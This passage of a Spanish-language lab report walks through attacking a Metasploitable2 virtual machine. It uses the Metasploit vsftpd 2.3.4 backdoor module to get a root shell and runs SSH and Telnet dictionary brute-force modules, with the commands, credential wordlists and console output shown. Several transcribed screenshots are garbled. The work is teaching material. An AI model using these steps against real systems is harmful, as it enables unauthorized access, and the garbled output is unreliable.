


ILUSTRACIÓN 11 Inicio de Metasploit Framework (msfconsole) en Kali Linux

Paso 7. Buscando el exploit disponible.




ILUSTRACIÓN 12 Búsqueda del exploit para VSFTPD 2.3.4 en Metasploit Framework

Paso 8. Buscando el exploit del puerto 21

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

ILUSTRACIÓN 13 Carga del módulo de explotación para VSFTPD 2.3.4

Paso 9. consultando qué payloads son compatibles con el exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
=====

#  Name                      Disclosure Date  Rank  Check  Description
-  -
0  payload/cmd/unix/interact .                normal No      Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > |
```

ILUSTRACIÓN 14 Visualización del payload compatible con el exploit seleccionado

Paso 10. Muestra las opciones configurables del exploit antes de ejecutarlo.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      -                no        The local client address
  CPORT      -                no        The local client port
  Proxies    -                no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     -                yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
  RPORT      21              yes       The target port (TCP)

Exploit target:

  Id  Name
  --  -
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

ILUSTRACIÓN 15 Visualización de las opciones configurables para el exploit

Paso 11. Le estás diciendo a Metasploit que el exploit debe ejecutarse contra la máquina con la IP **10.0.2.4**, que es donde crees que está corriendo el servicio FTP vulnerable (vsftpd 2.3.4).


```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 10.0.2.4
rhosts => 10.0.2.4
```

ILUSTRACIÓN 16 Configuración de la dirección IP del objetivo en Metasploit

Paso 12. El puerto 21 expuesto con la versión vulnerable de vsftpd 2.3.4 permite ejecución remota de comandos sin autenticación, otorgando al atacante una shell en el sistema.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  CHOST      -                no        The local client address
  CPORT      -                no        The local client port
  Proxies    -                no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     10.0.2.4         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  ---
  0    Automatic

View the full module info with the info, or info -d command.
```

ILUSTRACIÓN 17 Verificación de opciones configuradas para el exploit vsftpd_234_backdoor en Metasploit

Paso13. Este payload permite **interactuar con la sesión una vez que se establece una conexión con éxito.**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
```

ILUSTRACIÓN 18 Configuración del Payload para el Exploit vsftpd_234_backdoor en Metasploit

Paso 14. Se conectó al servicio FTP en el puerto 21 del host 10.0.2.4

La vulnerabilidad fue detectada y explotada correctamente. Esto significa que se activó una puerta trasera (backdoor) incluida en esa versión vulnerable de vsftpd 2.3.4. Se abrió una shell remota como root (¡éxito total!)

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 10.0.2.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.4:21 - USER: 331 Please specify the password.
[+] 10.0.2.4:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.5:33251 -> 10.0.2.4:6200) at 2025-08-06 21:44:20 -0500
```

ILUSTRACIÓN 19 Ejecución exitosa del exploit vsftpd_2.3.4: acceso root mediante shell remota

Paso 15. Luego de obtener acceso remoto mediante la explotación de la vulnerabilidad en vsftpd 2.3.4, se ejecutó el comando `whoami`, confirmando privilegios de **root** en el sistema comprometido. Posteriormente, con `ip a`, se identificó la interfaz de red activa (`eth0`) y la dirección IP asignada al equipo (10.0.2.4), consolidando la presencia dentro del entorno del sistema remoto.

```

whoami auxiliary( ) >
root auxiliary( ) > run
ip a 10.0.2.4:22 - Starting bruteforce
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue 1000(msfadmin) gid=1000(msfa
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00 share),1000(msfadmin)
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
    valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:e5:0f:d8 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.4/24 brd 10.0.2.255 scope global eth0
    inet6 fe80::a00:27ff:fee5:fd8/64 scope link
    valid_lft forever preferred_lft forever
msf6 - auxiliary( ) >
msf6 - auxiliary( ) >

```

ILUSTRACIÓN 20 Verificación de acceso root y visualización de IP tras explotación exitosa del servicio FTP

VULNERACION DEL PUERTO 22

Paso 1. Revisamos los servicios de la victima

```

Nmap scan report for 10.0.2.4
Host is up (0.037s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:E5:0F:D8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 10.0.2.5
Host is up (0.000011s latency).
All 1000 scanned ports on 10.0.2.5 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

```

ILUSTRACIÓN 21 Escaneo de puertos y servicios en la máquina objetivo (10.0.2.4) con Nmap

Paso 2. Esto busca vulnerabilidades conocidas (exploits) relacionadas con OpenSSH versión 4.7p1, que es la versión del servicio SSH que está corriendo en el objetivo (puerto 22).

```

(root@kali)-[/home/kali]
└─$ searchsploit OpenSSH 4.7p1

-----
Exploit Title | Path
-----
OpenSSH 2.3 < 7.7 - Username Enumeration | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC) | linux/remote/45210.py
OpenSSH < 6.6 SFTP (x64) - Command Execution | linux_x86-64/remote/45000.c
OpenSSH < 6.6 SFTP - Command Execution | linux/remote/45001.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading | linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2) | linux/remote/45939.py
-----
Shellcodes: No Results

(root@kali)-[/home/kali]

```

ILUSTRACIÓN 22 Búsqueda de vulnerabilidades para OpenSSH 4.7p1 utilizando SearchSploit

Paso 3. Este archivo contiene combinaciones de **usuarios y contraseñas** que puedo usar para un ataque de fuerza bruta SSH

```
(root@kali)-[/home/kali]
# cd /usr/share/metasploit-framework/data/wordlists

(root@kali)-[/usr/share/metasploit-framework/data/wordlists]
# ls
adobe_top100_pass.txt      hci_oracle_passwords.csv  namelist.txt              sid.txt
av_hips_executables.txt  http_default_pass.txt     oracle_default_hashes.txt  snmp_default_pass.txt
av-update-urls.txt       http_default_userpass.txt  oracle_default_passwords.csv  superset_secret_keys.txt
burnett_top_1024.txt      http_default_users.txt     oracle_default_userpass.txt  telerik_ui_asp_net_ajax_versions.txt
burnett_top_500.txt       http_owa_common.txt       password.lst               telnet_cdata_ftth_backdoor_userpass.txt
can_flood_frames.txt     idrac_default_pass.txt    piata_ssh_userpass.txt      tftp.txt
cms400net_default_userpass.txt  idrac_default_user.txt  postgres_default_pass.txt    tomcat_mgr_default_pass.txt
common_roots.txt         ipmi_passwords.txt        postgres_default_userpass.txt  tomcat_mgr_default_userpass.txt
dangerzone_a.txt         ipmi_users.txt            postgres_default_user.txt     tomcat_mgr_default_users.txt
dangerzone_b.txt         joomla.txt               root_userpass.txt           unix_passwords.txt
db2_default_pass.txt     keyboard-patterns.txt     routers_userpass.txt        unix_users.txt
db2_default_userpass.txt  lync_subdomains.txt      rpc_names.txt              vnc_passwords.txt
db2_default_user.txt     malicious_urls.txt        rservices_from_users.txt    vxworks_collide_20.txt
default_pass_for_services_unhash.txt  mirai_pass.txt       sap_common.txt              vxworks_common_20.txt
default_userpass_for_services_unhash.txt  mirai_user_pass.txt  sap_default.txt             wp-exploitable-plugins.txt
dlink_telnet_backdoor_userpass.txt      multi_vendor_cctv_dvr_pass.txt  scada_default_userpass.txt  wp-exploitable-themes.txt
flask_secret_keys.txt     multi_vendor_cctv_dvr_users.txt  sensitive_files.txt         wp-plugins.txt
grafana_plugins.txt       named_pipes.txt           sensitive_files_win.txt     wp-themes.txt

(root@kali)-[/usr/share/metasploit-framework/data/wordlists]
#
(root@kali)-[/usr/share/metasploit-framework/data/wordlists]
# cat root_userpass.txt
```

ILUSTRACIÓN 23 Exploración del directorio de diccionarios de Metasploit

Paso 4.

```
root password
root pixmet2003
root resumix
root root
root rootme
root rootpass
root t00lk1t
root tini
root toor
root trendimsa1.0
root tslinux
root uClinux
root vertex25
root owaspbwa
root permit
root ascend
root ROOT500
root cms500
root fivranne
root davox
root letmein
root powerapp
root dbps
root ibm
root monitor
root turnkey
root vagrant
msfadmin msfadmin
msfadmin sandoval
user user

(root@kali)-[/usr/share/metasploit-framework/data/wordlists]
#
```

Paso 4. Ingresamos a metaexploit

```
(root@kali)-[/home/kali]
# msfconsole
Metasploit tip: Enable verbose logging with set VERBOSE true
root root
root rootme

-----
root toolkit
root tinfo
root trendimsa1.0
root tslinux
root uclinux
root vertex25
root owaspbwa
root permit
root ascend
root ROOT500
root cms500
root tivvranne
root tetmein
root powerapp
-----
root ibm
root monitor
root monitor
+ -- ==[ metasploit v6.4.50-dev ]
+ -- ==[ 2496 exploits - 1283 auxiliary - 431 post ]
+ -- ==[ 1610 payloads - 49 encoders - 13 nops ]
+ -- ==[ 9 evasion ]
Metasploit Documentation: https://docs.metasploit.com/
```

ILUSTRACIÓN 24 Captura del inicio de msfconsole en Metasploit Framework

Paso 5. Este módulo permite probar múltiples combinaciones de **usuarios y contraseñas** para intentar conectarse por **SSH** a un host objetivo

```
msf6 > search ssh_login

Matching Modules
=====

#  Name                                          Disclosure Date  Rank  Check  Description
-  -                                          -
0  auxiliary/scanner/ssh/ssh_login              .             normal No     SSH Login Check Scanner
1  auxiliary/scanner/ssh/ssh_login_pubkey       .             normal No     SSH Public Key Login Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey

msf6 > use 0
```

ILUSTRACIÓN 25 Selección del módulo auxiliar `ssh_login`

Paso 6. Options para ver el estado del puerto

```
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

Name          Current Setting  Required  Description
-----
ANONYMOUS_LOGIN  false           yes       Attempt to login with a blank username and password
BLANK_PASSWORDS  false           no        Try blank passwords for all users
BRUTEFORCE_SPEED  5               yes       How fast to bruteforce, from 0 to 5
CreateSession    true            no        Create a new session for every successful login
DB_ALL_CREDS     false           no        Try each user/password couple stored in the current database
DB_ALL_PASS      false           no        Add all passwords in the current database to the list
DB_ALL_USERS     false           no        Add all users in the current database to the list
DB_SKIP_EXISTING none            no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD         no              no        A specific password to authenticate with
PASS_FILE        no              no        File containing passwords, one per line
RHOSTS           yes             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           22              yes       The target port
STOP_ON_SUCCESS  false           yes       Stop guessing when a credential works for a host
THREADS          1               yes       The number of concurrent threads (max one per host)
USERNAME         no              no        A specific username to authenticate as
USERPASS_FILE    no              no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS     false           no        Try the username as the password for all users
USER_FILE        no              no        File containing usernames, one per line
VERBOSE          false           yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
```

ILUSTRACIÓN 26 Visualización de las opciones configurables del módulo `ssh_login` de Metasploit

Paso 7 Esto **configura la IP del objetivo**, es decir, el sistema al que queremos atacar con fuerza bruta por SSH.


```

msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 10.0.2.4
rhosts => 10.0.2.4
msf6 auxiliary(scanner/ssh/ssh_login) > options
Module options (auxiliary/scanner/ssh/ssh_login):

```

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	true	no	Create a new session for every successful login
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS	10.0.2.4	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	22	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	false	yes	Whether to print output for all attempts

ILUSTRACIÓN 27 Visualización de las opciones del módulo ssh_login ya con la IP objetivo

Paso 8. Esto le dice al módulo que use el **archivo root_userpass.txt**, el cual contiene pares de usuario y contraseña en una sola línea

```

msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
USERPASS_FILE => /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > options
Module options (auxiliary/scanner/ssh/ssh_login):

```

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	true	no	Create a new session for every successful login
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS	10.0.2.4	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	22	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE	/usr/share/metasploit-framework/data/wordlists/root_userpass.txt	no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	false	yes	Whether to print output for all attempts

View the full module info with the `info`, or `info -d` command.

ILUSTRACIÓN 28 Configuración del diccionario de usuarios y contraseñas

Paso 9. Conseguimos acceso por SSH a la máquina objetivo (10.0.2.4) usando fuerza bruta

```

msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 10.0.2.4:22 - Starting bruteforce
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 10.0.2.4:22 - Starting bruteforce
[+] 10.0.2.4:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (10.0.2.5:35695 -> 10.0.2.4:22) at 2025-08-04 17:57:52 -0500
[+] 10.0.2.4:22 - Success: 'user:user' 'uid=1001(user) gid=1001(user) groups=1001(user) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 2 opened (10.0.2.5:32911 -> 10.0.2.4:22) at 2025-08-04 17:57:54 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

ILUSTRACIÓN 29 Acceso exitoso por fuerza bruta SSH con los usuarios

VULNERACION DEL PUERTO 23

Explicación de la vulnerabilidad: Telnet es un antiguo protocolo que permite el acceso remoto a través de una conexión de texto sin cifrar. El puerto 23 es el predeterminado para Telnet. La vulnerabilidad radica en que Telnet transmite datos, incluidas las credenciales de inicio de

sesión, en texto plano. Esto significa que cualquier atacante que pueda interceptar el tráfico puede leer las credenciales.

```
[kali@kali:~]$ sudo su
[sudo] contraseña para kali:
[kali@kali:~] /home/kali
[kali@kali:~]$ nmap -sV 10.0.2.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-06 23:40 -05
Nmap scan report for 10.0.2.4
Host is up (0.00093s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
33/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  netbios-ssn
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi
1524/tcp  open  bindshell
2049/tcp  open  nfs
2112/tcp  open  ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6067/tcp  open  irc
6089/tcp  open  ajp13
8180/tcp  open  http
MAC Address: 08:00:27:ES:0F:D8 (PC5 Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

ILUSTRACIÓN 30 Escaneo de puertos y servicios en la máquina objetivo (10.0.2.4) con Nmap

Paso 1. Ingresamos a metaesplot

```
r0ot@kali: /home/kali

#####
REPORT # ##### #
STOP_ON_SUCCESS ## false ### yes The target port
THREADS 1 ### #### Stop guessing who's listening
USERNAME ##### A specific user?
USERPASS_FILE ##### File containing usernames
#####
USER_AS_PASS no Try the username
USER_FILE no File containing URLs
VERBOSE yes Whether to print verbose output
#####
View the full module help or run '!command' command.
#####
msf6 auxiliary() #####
# # # # #
+-- --[ 18-9-2-4-22 - Success! Scanned 1 of 1 hosts ]#####
+ Auxiliary module #####
msf6 auxiliary() # # # # #
msf6 auxiliary() #####
+-- --[ 18-9-2-4-22 - Success! https://metasploit.com/docs/using-metasploit.html#section_7_1000(msfdadmin),gid=1000(msfdadmin),groups=1000(user) Linux metasploit
+-- --[ 1610 payloads - 49 encoders - 13 nops ]#####
+-- --[ 9 evasion ]#####

===== [ metasploit v6.4.50-dev | 18-9-2-4-22 | s ] 2025-08-04 17:57:52 -0500
+ -- ==[ 2496 exploits - 1283 auxiliary - 431 post | r | gid| 1001(user), groups=1001(user) Linux metasploit
+ -- ==[ 1610 payloads - 49 encoders - 13 nops ]#####
+ -- ==[ 9 evasion ]#####

Metasploit Documentation: https://docs.metasploit.com/
```

ILUSTRACIÓN 31 Inicio de Metasploit Framework (msfconsole) en Kali Linux

Paso 2. Este módulo intenta conectarse a un servidor **Telnet** usando un conjunto de credenciales (usuario/contraseña) para ver si alguna funciona.

```
msf6 > search telnet_login

Matching Modules
=====
#  Name
-  -
0  auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass  2021-09-06      normal  Yes  Netgear PNPX_GetShareFolderList Authentication Bypass
1  auxiliary/scanner/telnet/telnet_login                               .              normal  No   Telnet Login Check Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/telnet/telnet_login
msf6 >
```

ILUSTRACIÓN 32 Selección del módulo auxiliar telnet_login en Metasploit

Paso 3. Estado del puerto

```
msf6 > use 1
msf6 auxiliary(scanner/telnet/telnet_login) > options

Module options (auxiliary/scanner/telnet/telnet_login):

Name      Current Setting  Required  Description
-----
ANONYMOUS_LOGIN  false           yes       Attempt to login with a blank username and password
BLANK_PASSWORDS  false           no        Try blank passwords for all users
BRUTEFORCE_SPEED  5               yes       How fast to bruteforce, from 0 to 5
CreateSession    true            no        Create a new session for every successful login
DB_ALL_CREDS     false           no        Try each user/password couple stored in the current database
DB_ALL_PASS      false           no        Add all passwords in the current database to the list
DB_ALL_USERS     false           no        Add all users in the current database to the list
DB_SKIP_EXISTING none            no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD         no              no        A specific password to authenticate with
PASS_FILE        no              no        File containing passwords, one per line
RHOSTS           no              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           23              yes       The target port (TCP)
STOP_ON_SUCCESS  false           yes       Stop guessing when a credential works for a host
THREADS          1               yes       The number of concurrent threads (max one per host)
USERNAME         no              no        A specific username to authenticate as
USERPASS_FILE    no              no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS     false           no        Try the username as the password for all users
USER_FILE        no              no        File containing usernames, one per line
VERBOSE          true            yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
```

ILUSTRACIÓN 33 Parámetros configurables del módulo telnet_login en Metasploit

Paso 4. Creamos archivos que usaremos para cambiar algunos valores más adelante

```
(root@kali)-[/usr/share/metasploit-framework/data/wordlists]
# nano root_userpass.txt

(root@kali)-[/usr/share/metasploit-framework/data/wordlists]
# cat root_userpass.txt
```

ILUSTRACIÓN 34 Visualización del contenido del diccionario root_userpass.txt

Paso 5. Ejecutamos el siguiente comando para establecer los nuevos valores

```
msf6 auxiliary(scanner/telnet/telnet_login) > set RPORT 23
RPORT => 23
msf6 auxiliary(scanner/telnet/telnet_login) > set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
USERPASS_FILE => /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set rhosts 10.0.2.4
rhosts => 10.0.2.4
msf6 auxiliary(scanner/telnet/telnet_login) > █
```

ILUSTRACIÓN 35 Configuración de parámetros para ataque por diccionario vía Telnet en Metasploit

Module options (auxiliary/scanner/telnet/telnet_login):

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	true	no	Create a new session for every successful login
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE	/home/kali/Descargas/pass.txt	no	File containing passwords, one per line
RHOSTS	10.0.2.4	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	23	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE	/usr/share/metasploit-framework/data/wordlists/root_userpass.txt	no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	/home/kali/Descargas/user.txt	no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

View the full module info with the `info`, or `info -d` command.

ILUSTRACIÓN 36 Parámetros completos configurados para ataque Telnet con diccionarios de usuarios y contraseñas en Metasploit

Paso 6. ejecutamos el ataque, Acceso exitoso por Telnet al puerto 23 con:

Usuario: msfadmin

Contraseña: msfadmin

Se abrió una shell en 10.0.2.4:23 → 10.0.2.5:45225.


```
metasploitable login: msfadmin
Password: ck
root ax400
Login incorrect
metasploitable login: msfadmin
Password: der
Last login: Mon Aug  4 21:40:18 EDT 2025 from 10.0.2.5 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
root changeme
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
root honey
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
root letaclo
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

ILUSTRACIÓN 39 Inicio de sesión exitoso en Metasploitable2 mediante Telnet con usuario msfadmin

VULNERACION DEL PUERTO 25

```
(root@kali)-[/home/kali/Descargas]
# nmap -sV 10.0.2.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-07 02:24 -05
Nmap scan report for 10.0.2.4
Host is up (0.0010s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
